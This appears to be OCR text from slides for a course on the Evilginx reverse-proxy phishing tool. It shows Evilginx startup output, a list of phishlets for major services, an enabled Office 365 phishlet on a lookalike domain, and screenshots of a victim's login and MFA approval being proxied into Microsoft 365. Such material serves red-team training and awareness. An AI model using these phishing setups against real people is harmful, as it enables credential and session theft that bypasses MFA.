

3.0
EVILGINX MASTERY
EVILGINX MASTERY
The ultimate course to master reverse-proxy phishing skills



root@microsoftlogin:~# evilginx
- -- Gone Phishing -- -
by Kuba Gretzky (@mrgretzky) version 2.4.2
[17:58:18] [inf] loading phishlets from: /usr/share/evilginx/phishlets/
[17:58:18] [inf] loading configuration from: /root/.evilginx
[17:58:18] [inf] blacklist: loaded 153 ip addresses or ip masks
[17:58:18] [inf] setting up certificates for phishlet 'o365'...
[17:58:18] [+++] successfully set up SSL/TLS certificates for domains: [login.signin.login.inkedi
in.login.inkedin.live]
phishlet | author | active | status | hostname
tiktok | @An0nUD4Y | disabled | available |
wordpress.org | @meitar | disabled | available |
booking | @Anonymous | disabled | available |
okta | @mikesiegel | disabled | available |
linkedin | @mrgretzky | disabled | available |
paypal | @An0nud4y | disabled | available |
protonmail | @jamescullum | disabled | available |
amazon | @customsync | disabled | available |
instagram | @charlesbel | disabled | available |
reddit | @customsync | disabled | available |
twitter-mobile | @white_fi | disabled | available |
twitter | @white_fi | disabled | available |
coinbase | @An0nud4y | disabled | available |
facebook | @charlesbel | disabled | available |
github | @audibleblink | disabled | available |
o365 | @jamescullum | enabled | available | signin.login....
onelogin | @perfectlylog... | disabled | available |
outlook | @mrgretzky | disabled | available |



onelogin | @perfectlylog... | disabled | available
outlook | @mrgretzky | disabled | available
airbnb | @AN0NUD4Y | disabled | available
citrix | @424f424f | disabled | available
: lures
id | phishlet | hostname | path | template | ua_filter | redirect_url | og
0 | o365 | | /nUjdkRfo | | | | ----
:


Sign in to your account
https://login.signin.login.inkedin.live/common/oauth2/v2.0/authorize?client_id=4765445b-32c6-49b0-83e6-1d93765276ca&redirect_uri=https%3A%2F%2Fwww.office.com%2Flandingv2&response_type=code%20id_token&scope=ope...
Microsoft
Sign in
Email, phone, or Skype
No account? Create one!
Can't access your account?
Back
Next
Sign-in options


Sign in to your account
nin.login.inkedin.live/common/oauth2/v2.0/authorize?client_id=4765445b-32c6-49b0-83e6-1d93765276ca&redirect_uri=https%3A%2F%2Fwww.office.com%2Flandingv2&response_type=code%20id_token&scope...
Microsoft
mattlee@purpletenant.com
Enter password
Forgot my password
Sign in


https://login.sig login.inkedin.live/common/login
Microsoft
mattlee@purpletenant.com
Approve sign in request
Open your Authenticator app, and enter the number shown to sign in.
35
No numbers in your app? Make sure to upgrade to the latest version.
I can't use my Microsoft Authenticator app right now
More information


Sign in to your account
https://login.inkedin.live/common/SAS/ProcessAuth
Microsoft
mattlee@purpletenant.com
Stay signed in?
Do this to reduce the number of times you are asked to sign in.
Don't show this again
No
Yes
Terms of use
Privacy & cookies



Home | Microsoft 365

ginin.login.inkedin.live/?auth=2

Microsoft 365

ML

Welcome to Microsoft 365

Create

My Content

Feed

Apps

Admin

Outlook

Teams

Word

Excel

PowerPoint

Quick access

All | Recently opened | Shared | Favorites

Upload

FavoriteLists-e0157a47-72e4-43c1-bfd0-ed9f7040e894 Oct 17, 2022

See all My Content

Type here to search


1:17 PM
6/4/2023


#ITNation

